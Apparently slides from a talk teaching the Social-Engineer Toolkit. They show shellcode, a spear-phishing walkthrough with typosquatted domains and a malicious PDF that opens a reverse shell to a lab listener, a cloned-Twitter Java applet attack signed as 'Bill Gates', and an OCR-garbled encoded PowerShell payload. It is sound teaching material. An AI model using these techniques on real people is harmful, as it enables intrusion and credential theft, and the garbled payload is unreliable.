"\x23\x45\x85\x2\x56\x7b\x94\x37\x8d\xd0\xc1\xed\x24\x4b" +
"\xa8\x63\x47\xd1\x1b\x09\x0c\x55\xe3\xf4\x92\x39\xf5\xce" +
"\x66\x80\x1b\xdd\x3c\x52\x8a\x14\x45\xe3\xd6\x01\x51\x1a" +
"\xa\xb2\x11\xc5\x8c\x85\x80\xc0\x8d\xf6\xfc\x49\x41\x5f" +
"\x50\xf4\x3b\x0f\x82\xf4\x41\x80\xfe\xdb\x6b\x58\xf2\x67" +
"\xfc\xef\xf7\xdd\x7d\xfc\xf6\x9e\xc7\x38\x7a\x50\xf4\xc3" +
"\xbe"
root@bt:~# ]
```



**Social Engineering**  
Expl(jiting Human Vulnerabilities  
[www.Social-Engineer.org](http://www.Social-Engineer.org)

# Social Engineer Toolkit (SET)

# The Social-Engineer Toolkit (SET)

- Developed by the team at Social-Engineer.org
  - Chris Hadnagy (totally awesome person)
- Is the industry standard for any social engineering penetration testing attacks
- *Augments an attacker's ability to schmooze with a feature-rich technical arsenal.*
- Features ways to attack:
  - human weakness, curiosity, credibility, avarice, habit, & stupidity

# SET terminology

**attack-vector:** is an avenue for gaining information about or access to a system

SET categorizes attacks by attack vector:

- web
- email
- USB
- ...

# SET

SET's features let you use in attacks:

- emails
- spoofed/cloned websites
- MITM
- custom malware
- custom exploits
- custom media
- custom QR codes
- custom applets
- and soooooo much more

# SET configuration

Some assembly required

- Need to turn on what vectors you need in the config file
  - WEBATTACK\_EMAIL=ON
  - SELF\_SIGNED\_APPLET=ON
  - ...
- Its totally worth it

# SET

located in /pentest/exploits/set  
on backtrack5 (may vary)

To run:

- ./set

```
[---]          The Social-Engineer Toolkit (SET)          [---]
[---]          Created by: David Kennedy (ReL1K)        [---]
[---]          Version: 4.7.2                          [---]
[---]          Codename: 'Headshot'                    [---]
[---]          Follow us on Twitter: @trustedsec       [---]
[---]          Follow me on Twitter: @dave_relk        [---]
[---]          Homepage: https://www.trustedsec.com      [---]
```

Welcome to the Social-Engineer Toolkit (SET). The one stop shop for all of your social-engineering needs.

Join us on irc.freenode.net in channel #setoolkit

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: <https://www.trustedsec.com>

Select from the menu:

- 1) Social-Engineering Attacks
- 2) Fast-Track Penetration Testing
- 3) Third Party Modules
- 4) Update the Metasploit Framework
- 5) Update the Social-Engineer Toolkit
- 6) Update SET configuration
- 7) Help, Credits, and About
  
- 99) Exit the Social-Engineer Toolkit

set> █

# **SET Spear Phishing**

- This attack vector is for specially crafting file-format exploits (i.e. adobe PDF exploits)
  - To be sent as attachments in emails to the target
- Features email support for:
  - SMTP (anonymous and credentialed)
  - gmail
  - sendmail
  - ...
- Supports the delivery/crafting of:
  - standard email
  - html-supported email

# SET Spear Phishing

- Real world example:
  - Say the target company is www.example.com
  - Attackers register www.examp1e.com, or www.eexample.com, www.exaaample.com, www.eaxmple.com, www.exapmle.com, etc...
  - Then attackers send mass-email to the employees of www.example.com from their www.examp1e.com domain
    - attach malicious PDF, with a reverse-shell payload
- SET can automate ALL of this, even the reverse-shell listener.

# SET Spear Phishing

Using set to craft malware for phishing attacks:

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: <https://www.trustedsec.com>

Select from the menu:

- 1) Spear-Phishing Attack Vectors
- 2) Website Attack Vectors
- 3) Infectious Media Generator
- 4) Create a Payload and Listener
- 5) Mass Mailer Attack
- 6) Arduino-Based Attack Vector
- 7) SMS Spoofing Attack Vector
- 8) Wireless Access Point Attack Vector
- 9) QRCode Generator Attack Vector
- 10) Powershell Attack Vectors
- 11) Third Party Modules
  
- 99) Return back to the main menu.

set> 1

# SET Spear Phishing

## Crafting options/vectors

The **Spearphishing** module allows you to specially craft email messages and send them to a large (or small) number of people with attached fileformat malicious payloads. If you want to spoof your email address, be sure "Sendmail" is installed (apt-get install sendmail) and change the config/set\_config SENDMAIL=OF  
F  
flag to SENDMAIL=ON.

There are two options, one is getting your feet wet and letting SET do everything for you (option 1), the second is to create your own FileFormat payload and use it in your own attack. Either way, good luck and enjoy!

- 1) Perform a Mass Email Attack
  - 2) Create a FileFormat Payload
  - 3) Create a Social-Engineering Template
- 99) Return to Main Menu

```
:set:phishing>2
```

# SET Spear Phishing

## Payload selection

\*\*\*\*\* PAYLOADS \*\*\*\*\*

- 1) SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)
- 2) SET Custom Written Document UNC LM SMB Capture Attack
- 3) Microsoft Windows CreateSizedDIBSECTION Stack Buffer Overflow
- 4) Microsoft Word RTF pFragments Stack Buffer Overflow (MS10-087)
- 5) Adobe Flash Player "Button" Remote Code Execution
- 6) Adobe CoolType SING Table "uniqueName" Overflow
- 7) Adobe Flash Player "newfunction" Invalid Pointer Use
- 8) Adobe Collab.collectEmailInfo Buffer Overflow
- 9) Adobe Collab.getIcon Buffer Overflow
- 10) Adobe JBIG2Decode Memory Corruption Exploit
- 11) Adobe PDF Embedded EXE Social Engineering
- 12) Adobe util.printf() Buffer Overflow
- 13) Custom EXE to VBA (sent via RAR) (RAR required)
- 14) Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
- 15) Adobe PDF Embedded EXE Social Engineering (NOJS)
- 16) Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow
- 17) Apple QuickTime PICT PnSize Buffer Overflow
- 18) Nuance PDF Reader v6.0 Launch Stack Buffer Overflow
- 19) Adobe Reader u3D Memory Corruption Vulnerability
- 20) MSCOMCTL ActiveX Buffer Overflow (ms12-027)

[set:payloads](#)>16

# SET Spear Phishing

## Payload selection part 2

1) Windows Reverse TCP Shell send back to attacker	Spawn a command shell on victim and
2) Windows Meterpreter Reverse_TCP and send back to attacker	Spawn a meterpreter shell on victim
3) Windows Reverse VNC DLL and back to attacker	Spawn a VNC server on victim and se
4) Windows Reverse TCP Shell (x64) TCP Inline	Windows X64 Command Shell, Reverse
5) Windows Meterpreter Reverse_TCP (X64), Meterpreter	Connect back to the attacker (Windo
6) Windows Shell Bind_TCP (X64) ting port on remote system	Execute payload and create an accep
7) Windows Meterpreter Reverse HTTPS g SSL and use Meterpreter	Tunnel communication over HTTP usin

```
set:payloads>1
set> IP address for the payload listener: 192.168.56.102
set:payloads> Port to connect back on [443]:443
[-] Generating fileformat exploit...
[*] Payload creation complete.
[*] All payloads get sent to the /pentest/exploits/set/src/program_junk/template
.pdf directory
[-] As an added bonus, use the file-format creator in SET to create your attachm
ent.
```

# SET Spear Phishing

- So the malicious PDF has been created
  - exploits a vulnerability in foxit reader 4.1.1
  - spawns a shell that connects back to the attacker  
(192.168.56.102)
- IF / When the victim opens it, it looks like:



Foxit Reader

## Limited Liability Partnership

...



# Meanwhile the attacker's listener looks like:

```
root@bt:~# netcat -l -v -p 443
listening on [any] 443 ...
192.168.56.104: inverse host lookup failed: Unknown server error : Connection ti
med out
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.104] 1031
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
```

```
C:\>dir
dir
Volume in drive C has no label.
Volume Serial Number is C095-6929

Directory of C:\

03/18/2013  11:46 PM           2,244 2013accounts.pdf
03/18/2013  11:22 PM              0 AUTOEXEC.BAT
03/18/2013  11:22 PM              0 CONFIG.SYS
03/18/2013  07:24 PM    <DIR>        Documents and Settings
03/18/2013  11:40 PM           6,144 msf.exe
03/18/2013  11:37 PM    <DIR>        Program Files
03/18/2013  11:37 PM    <DIR>        WINDOWS
                           4 File(s)      8,388 bytes
                           3 Dir(s)   7,753,682,944 bytes free
```

---

my SET listener crashed, so I went with netcat :

P

/qq

# **SET web attack vectors**

SET supports a number of web attack vectors

- Java applets
- Client-side web exploits(browser exploits)
- User/Password harvesting
  - clone website, and harvest login info
  - redirect traffic to legit site, victim sees nothing wrong if no HTTPS
- Tabnapping, MITM, web jacking, etc etc...

# SET web attack vectors

The Java applet option:

- Because its java
- Highly effective
- Java allows you to sign an applet with any name you choose
  - Sign it as Apple, Google, Samsung, Twitter...
- The SET java applet attack vector provides an applet that:
  - auto-detects the user's browser type,
  - delivers a custom payload to the victim's machine
    - Java does not consider this a vulnerability.
      - its a FEATURE!

# **SET web attack vectors**

The Java applet option:

- SET lets you clone other websites, or use a template to house the web attack
- SET will automatically host a web server + website to house the configured applet
  - goal is to get the attacker to navigate to the site
    - Social engineering
    - DNS attacks
- When the page loads, the user will be prompted for the java applet:

# On Windows XP - IE

Twitter - Windows Internet Explorer  
http://192.168.1.161/

File Edit View Favorites Tools Help

X Security Warning More Information

Do you want to run this application?

Name: Trusted Java Applet (VERIFIED SAFE)

Publisher: UNKNOWN

From: http://192.168.1.161

Risk: This application will run with unrestricted access which may put your computer and personal information at risk. Run this application only if you trust the publisher.

More Information

Select the box below, then click Run to start the application

I accept the risk and want to run this application. [Run](#) [Cancel](#)

Show Options

This application will run with unrestricted access to your personal files and other facilities (webcam, microphone) on your computer.

The publisher name is unverified and therefore listed as UNKNOWN. Run this application only if you trust the source (website) the application is from.

The digital signature was generated with an untrusted certificate.

Certificate Details... [Close](#)

Details - Certificate

Field	Value
Version	V3
Serial Number	[1363671850]
Signature Algorithm	[SHA1withDSA]
Issuer	CN=Bill Gates, OU=Microsoft Trusted Applic...
Validity	[From: Mon Mar 18 22:44:10 PDT 2013, To:...]
Subject	CN=Bill Gates, OU=Microsoft Trusted Applic...
Signature	0000: 30 2C 02 14 5A E1 59 FE B5 D1 89 ...
MD5 Fingerprint	05:BA:63:BF:36:8D:13:48:71:F3:40:0D:FD...
SHA1 Fingerprint	85:8A:1D:87:1C:B0:91:C7:9E:AC:98:23:88...

Sign in to Account

If you've been u

Username or Password

Footer

# On Windows 7 - Chrome

On a mobile phone? Check out [m.twitter.com](#)!

[Skip to navigation](#) [Skip to sign in](#)

 [Login](#) [Join Twitter!](#)

**n in to Tw**  
I've been using  
ername or em  
Password

Remember me [Sign In](#)

© 2010 Twitter  
[About Us](#)  
[Contact](#)  
[Blog](#)  
[Status](#)  
[Goodies](#)  
[API](#)  
[Business](#)

**Warning - Security**

**The application's digital signature cannot be verified.**  
**Do you want to run the application?**

**Name:** Java  
**Publisher:** UNKNOWN  
**From:** http://192.168.1.161

Always trust content from this publisher.

**Run** **Cancel**

This application will run with unrestricted access which may put your personal information at risk. Run this application only if you trust the publisher.

[More Information...](#)

**More Information**

**!** This application will run with unrestricted access to your personal files and other facilities (webcam, microphone) on your computer.

**!** The publisher name is unverified and therefore listed as UNKNOWN. Run this application only if you trust the source (web site) the application is from.

**!** The digital signature was generated with an untrusted certificate.


[Certificate Details...](#) **Close**

**Details - Certificate**

Field	Value
Version	V3
Serial Number	[1363671850]
Signature Algorithm	[SHA1withDSA]
Issuer	CN=Bill Gates, OU=Microsoft Trusted Applic...
Validity	[From: Tue Mar 19 01:44:10 EDT 2013, To: ...]
Subject	CN=Bill Gates, OU=Microsoft Trusted Applic...
Signature	0000: 30 2C 02 14 5A E1 59 FE B5 D1 89 ...
MD5 Fingerprint	05:BA:63:BF:36:8D:13:48:71:F3:40:0D:FD...
SHA1 Fingerprint	85:8A:1D:87:1C:B0:91:C7:9E:AC:98:23:88:A2:36:B8:41:74:B0:B1

# On mobile?

- I haven't tested thoroughly
- My tests didn't even pop up any consent prompt though :D
- need shellcode specific to architecture
  - ARM
  - Exynos
  - Snapdragon
  - ATOM (x86 based)
  - Tegra
  - Qualcom
  - MT6577+
  - Apple A6
  - ...




From a security perspective, the current state of processor diversity is a **HUGE** hurdle for attackers to get into mobile hacking at low levels

# Disclaimer

No one named Bill Gates had nothing to do with this.

# Firewall notes

- Depending on the payload, this may get caught by a firewall
  - wise to use commonly open ports



# SET web attack vectors

- IF the user clicks yes, they can get pwned

```
root@bt:~# netcat -v 192.168.1.58 31337
192.168.1.58: inverse host lookup failed: Unknown server error : Connection time
d out
(UNKNOWN) [192.168.1.58] 31337 (?) open
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.
```

```
C:\Documents and Settings\Administrator\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is E0D0-4C76
```

```
Directory of C:\Documents and Settings\Administrator\Desktop

03/18/2013  03:21 PM    <DIR>        .
03/18/2013  03:21 PM    <DIR>        ..
              0 File(s)           0 bytes
              2 Dir(s)   6,477,606,912 bytes free
```

```
C:\Documents and Settings\Administrator\Desktop>net view
```

Even easier with a valid certificate the browser trusts

# SET web-attack vectors

## Lesson Learned



Actually safer to uninstall (in my opinion)


# A Note

This is somewhat detectable on the victims side

But even if the victim finds the process and kills it, they wont be safe.

The attacker can migrate the payload to other processes.

notepad.exe  
conhost.exe  
etc.....




Command Line:  
powershell -EncodedCommand JABjAG8AZABIACAAQAgAccAwBEAgwAbABJAG0AcAbvAHIAAdAoACIAawBIAHIAbgbIAGwA  
MwAyAC4AZABsAGwAlgApAF0AcAB1AGIAbAbPAGMIAbZAHQAYQBdAgkAYwAgAGUAEAB0AGUAcgBuACAASQBuAHQUAB0AHIAiABW  
AGkAcgB0AHUAYQbsAEEAbAb8AG8AYwAoAEkAbgB0AFaadAbYACAAbAbwAEEZABkAHIAZQBzAHMALAAGHUAaQbuAHQAIAbkAhcA  
UwBpAHoAZQAsACAAdQBgPAG4AdAgAGYAbBABAQwAbBvAGMAYQbDAGkAbwBuAQwAgULAAgAHUaQbAHQAIAbnAgwAUAbY  
AG8AbADIAGMAdApAdPsACAAbBwBEAgwAbABJAG0AcAbvAHIAAdAoACIAawBIAHIAbgbIAGwAmwBvAGUAcgB0ACab1AGIA  
bAbpAGMIAbZAHQAYQBdAgkAYwAgAGUAEAB0AGUAcgBuACAASQBuAHQUAB0AHIAAbDAHIAZQBzAHQZQBzAGggCgBIAGEZAaO  
AEkAbgB0AFaadAbYACAAbAbwAFQAAbyAGUAYQbKAAEEdAb0AHIAaQbIAHUAAdBIAHMALAAGHUAaQbAHQAIAbkAhcAUwB0AGEA  
YwBrAFMaaQB6AGUAlAAGAbkAgB0AFaadAbYACAAbAbwAFMAdAbvAHIAAdAbbAGQZByAGUAcwBzAcwIAIBJAG4AdABQAbKAQcgAg  
AGwAcABQAGEAcgBhAG0AZQB0AGUAcgAcAAdQBgPAG4AdAgAGQAdwBDAHIAZQBhAHQAgQbVAG4ArBgBsAGEAzWzBzAcwIAIBJAG4A  
dABQAHQAcgAgwAcBwGAcBwGAcBwGAcBIAEZABjAGQAKQA7FAsARQbsAGwASQbTAHAbwByAHQAKAAiAg0AcwB2AGmcAgB0AC4AZABs  
AGwAlgApAF0AcAB1AGIAbAbpAGMIAbZAHQAYQB0AGkAYwAgAGUAEAB0AGUAcgBuACAASQBuAHQUAB0AHIAAbTAGUAbQBzAGUA  
dAAoAEkAbgB0AFaadAbYACAAZABIAHMAdAsACAAdQBgPAG4AdAgAHMAcgBjAcwIAIB1AgkAbgB0ACAAyAbwAc0QbIAG0AYgBIAHIA  
ADsAJAB3AGkAbgBGAHUAbgBjACAAQbAgAEEZABkAC0AVAB5AHAAZQgAC0AbQbIAG0AYgBIAHIArabIAGYAAQbAGkAcDAbPAG8A  
bgAgACQAYwBvAGQAZQAgC0AtTgBHAG0AZQAgACIAwBpAG4AcwIAyACIA1AtAG4AYQbTAGUAcwBwAGEAYwBIACAAyAcwBpAG4MwAy  
AEYAdQBuAGMAdAbpAG8AbgBzACAALQbwAGEAcwBzAHQAgAbByAHUAowBbAEIaEeQb0AGUAWwBdAf0AOwBbAEIaEeQb0AGUAWwBdAf0A  
JABzAGMANgA0ACAAPQAgADAAeAbmAGMIAAwAHgAzaQgAACwAMAB4ADgAOQAsADAAeAawADALA AwAHgAMA AwAcwAMAB4ADAAMAA  
ADAAeAA2DAA1ALAwAHgOA0A5CwAMAB4AGUANQAsADAAeAzaDEALAwHgAzaQgAcwAMAB4ADYyWAAsADAAeAa4AGIALAawAHgA  
NQAxAcwAMAB4ADMAMAAAsDAAAeAA4AGIALAawAHgANQgAcwAMAB4ADAYWAsADAAeAa4AGIALAawAHgANQgAcwAMAB4ADDEANAA  
ADAAeAA4AGIALAawAHgANwAyAcwAMAB4ADIAOAAsADAAeAawAGYALAAwAHgAyQgA3CwAMAB4ADQAYQAsADAAeAa4yADYALAAwAHgA  
MwAxAcwAMAB4AGYAZgAsADAAeAAzADEALAAwAHgAYwAwAcwAMAB4AGEAYwAsADAAeAazAGMALAAwAHgAngAxAcwAMAB4AdcAywAs  
ADAAeAa4wADIALAAwAHgAmgBjAcwAMAB4ADIAmAAsADAAeAbjADEALAAwAHgAYwBmAcwAMAB4ADAAzAsADAAeAa4wADEALAAwAHgA  
YwA3CwAMAB4AGUAmgAsDAAAeAbmADA1LAwAHgANQgAcwAMAB4ADUANWwAsADAAeAA4AGIALAawAHgANQgAcwAMAB4ADEAMAA  
ADAAeAA4AGIALAawAHgANAAyAcwAMAB4ADMAYwAsDAAAeAawADEALAAwAHgAZAAwAcwAMAB4AdgAYgAsADAAeAA0ADAAwAHgA  
NwA4CwAMAB4AdgANQAsDAAAeAbjADA1LAwAHgAnwA0AcwAMAB4ADQAYQAsADAAeAawADEALAAwAHgAZAAwAcwAMAB4ADUUMAA  
ADAAeAA4AGIALAawAHgANAA4CwAMAB4ADEAOAsADAAeAA4AGIALAawAHgANQgAACwAMAB4ADIAMAAAsADAAeAawADEALAAwAHgA  
ZAAzAcwAMAB4AGUAmwAsDAAAeAAzAGMALAAwAHgANAA5CwAMAB4AdgYgAsADAAeAazADQzLAAwAHgAOABiAcwAMAB4ADAAQMAAs  
ADAAeAbkADYALAAwAHgAmwAcwAMAB4AGYAZgAsDAAAeAzaDEALAAwAHgAYwAcwAMAB4AGEAYwAsADAAeAbjADEALAAwAHgA  
YwBmAcwAMAB4ADAAZAsDAAAeAawADEALAAwAHgAYwA3AcwAMAB4ADMAoAsAsDAAAeAbiADA1LAwAHgAnwA1AcwAMAB4AGYANAA  
ADAAeAa4wADMALAawAHgAnwBkAcwAMAB4AGYAOAsADAAeAbzAAzAGIALAawAHgAnwBkAcwAMAB4ADIANAAsADAAeAA3ADUalaAwAHgA  
ZQyAcwAMAB4ADUOAAsDAAAeAA4AGIALAawAHgANQgAcwAMAB4ADIANAAsDAAAeAbwADEALAAwAHgAZAAzAcwAMAB4ADYANGAs  
ADAAeAA4AGIALAawAHgAMABjAcwAMAB4ADQAYQAsDAAAeAA4AGIALAawAHgANQgAACwAMAB4ADEAYwAsADAAeAawADEALAAwAHgA  
ZAAzAcwAMAB4AdgAYgAsDAAAeAawADQZLAwAHgAOAbiAcwAMAB4ADAMQAsADAAeAbkADA1LAwAHgAOAA5CwAMAB4ADQNAAs  
ADAAeAayADQZLAwAHgAmgADAcwAMAB4ADUAYgAsDAAAeAbiADYALAAwAHgANQgAcwAMAB4ADUoQAsADAAeAA1AGEALAAwAHgA  
NQAxAcwAMAB4AGYAZgAsDAAAeAbiADA1LAwAHgANQgAcwAMAB4ADUAZgAsDAAAeAbzAA1GEALAAwAHgAOAbiAcwAMAB4ADEamgAs  
ADAAeAbiAG1LAwAHgAOAA2AcwAMAB4ADU4ZAAsDAAAeAbzAA2AdgLAwAHgAmwAcwAMAB4ADMAMgAsDAAAeAawADEALAAwAHgA  
MAAwAcwAMAB4ADYAOAsADAAeAA3AdcAlAAwAHgAnwAcwAMAB4ADMAMgAsADAAeAA1AGYALAAwAHgANQdAcwAMAB4ADYAOAs  
ADAAeAOAGMALAAwAHgAnwA3AcwAMAB4ADIANgAsADAAeAawAdcAlAAwAHgAzgBmAcwAMAB4AGQANQAsADAAeAbiAdgALAawAHgA  
OQAwAcwAMAB4ADAMQAsDAAAeAawADA1LAwAHgAMAawAcwAMAB4ADIAOQAsDAAAeAbjADQZLAwAHgANQdAcwAMAB4ADUUMAA  
ADAAeA2AdgALAwwAHgAmgA5AcwAMAB4AdgAMAsADAAeAA2AGIALAAwAHgAMwAcwAMAB4AGYAZgAsDAAAeAbkAdUalaAwAHgA  
NQAwAcwAMAB4ADUUMAAAsDAAAeAA1ADALAawAHgANQwAcwAMAB4ADQAMAAsADAAeAA1ADALAawAHgANAAwAcwAMAB4ADUUMAA  
ADAAeAA2AdgALAwwAHgAZQbHAcwAMAB4ADAzgAsDAAAeAbkAGYALAAwAHgAZQwAcwAMAB4AGYAZgAsDAAAeAbkADUalaAwAHgA  
ZgBmAcwAMAB4ADQZQsAsDAAAeAawAdgALAwwAHgAnwA1AcwAMAB4AGUAYwAsADAAeAA2AdgALAwwAHgAzgBwAcwAMAB4AGIANQAs  
ADAAeAbkADIALAAwAHgANQa2AcwAMAB4AGYAZgAsDAAAeAbkADUalaAwAHgAngBwAcwAMAB4ADAAwAHgADAAeAA2AGEALAAwAHgA  
MAAddAcwAMAB4ADUwNGAsDAAAeAA1DcAlAAwAHgAngA4AcwAMAB4ADAMQAsADAAeAbkADkLAwAHgAYwA4AcwAMAB4ADUZgAs  
ADAAeAbmAGYALAAwAHgAZAA1AcwAMAB4AdgAYgAsDAAAeAbzAAzADYALAAwAHgAngBhAcwAMAB4ADQAMAAsADAAeAA2AdgALAawAHgA  
MAAwAcwAMAB4ADEMAAsDAAAeAawADA1LAwAHgAMwAcwAMAB4ADUwNGAsADAAeAA2AGEALAAwAHgAngBwAcwAMAB4ADYAOAs  
ADAAeAA1AdgALAwwAHgAYQoAwAcwAMAB4ADUwNGAsADAAeAbiADUalaAwAHgAzgBmAcwAMAB4AGQANQAsADAAeAA5ADMALAAwAHgA  
